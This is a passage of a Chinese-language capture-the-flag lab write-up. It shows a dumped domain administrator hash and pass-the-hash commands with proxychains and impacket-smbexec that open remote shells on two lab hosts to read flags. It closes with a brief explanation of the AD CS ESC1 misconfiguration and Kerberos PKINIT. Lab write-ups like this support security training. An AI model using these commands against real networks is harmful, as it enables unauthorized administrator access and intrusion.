[*] Got hash for 'administrator@xiaorang.lab': aad3b435b51404eeaad3b435b51404ee:2f1b57eefb2d152196836b0516abea80
然后直接打PTH攻击即可
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains4 impacket-smbexec -hashes :2f1b57eefb2d152196836b0516abea80 xiaorang.lab/administrator@172.22.9.26
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.26:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type c:\users\administrator\flag\flag03.txt
___ .-.
( ) .-. / \
.--. .--. ___ .-. | |_ ( __) | .`. ; ___ ___
/ \ / \ ( ) \ ( __) (''") | |(___) ( )( )
| .-. ; | .-. ; | ' .-. ; | | | | | |_ | | | |
| |(___) | | | | | / (___) | | ___ | | ( __) | | | |
| | | |/ | | | | |( ) | | | | | ' | |
| | ___ | ' _.' | | | | | | | | | | ' `-' |
| '( ) | .'.-. | | | ' | | | | | | `.__. |
' `-' | ' `-' / | | ' `-' ; | | | | ___ | |
`.__,' `.__.' (___) `.__. (___) (___) ( )' |
; `-' '
.__.'
flag03: flag{23a1426d-62b5-4859-bf81-35e31854da87}
┌──(root㉿kali)-[/home/kali/Desktop]
└─# proxychains4 impacket-smbexec -hashes :2f1b57eefb2d152196836b0516abea80 xiaorang.lab/administrator@172.22.9.7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[proxychains] Strict chain ... 39.107.115.191:5555 ... 172.22.9.7:445 ... OK
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>type C:\users\administrator\flag\flag04.txt
______ _ ___
/ _____) _ (_)/ __)
| / ____ ____| |_ _| |__ _ _
| | / _ )/ ___) _)| | __) | | |
| \____( (/ /| | | |__| | | | |_| |
\______)____)_| \___)_|_| \__ |
(____/
flag04: flag{616adbb0-ba28-4fa0-887d-d6dd0f5e1b86}
补充:
AD CS ESC1漏洞
Active Directory Certificate Services(活动目录证书服务)是Windows Server的一个角色
- 颁发证书
- 管理公钥基础设施
- 支持SSL/TLS,代码签名等
证书模版,即定义谁能申请证书?证书包含什么信息?证书能用来干什么?
允许拒绝用户请求证书证书模板模板配置检查颁发证书拒绝请求
主要漏洞利用原理为
配置错误普通用户请求证书模板检查颁发管理员证书用证书登录成为管理员
提一嘴Kerberos大致认证过程
1. 用户 → AS:我要登录 2. AS → 用户:TGT(临时票证) 3. 用户 → TGS:用TGT请求服务票证 4. TGS → 用户:服务票证 5. 用户 → 服务:提供服务票证
主要是PKINIT协议
- Kerberos的扩展,允许使用公钥证书
- 在AS_REQ阶段使用证书而不是密码哈希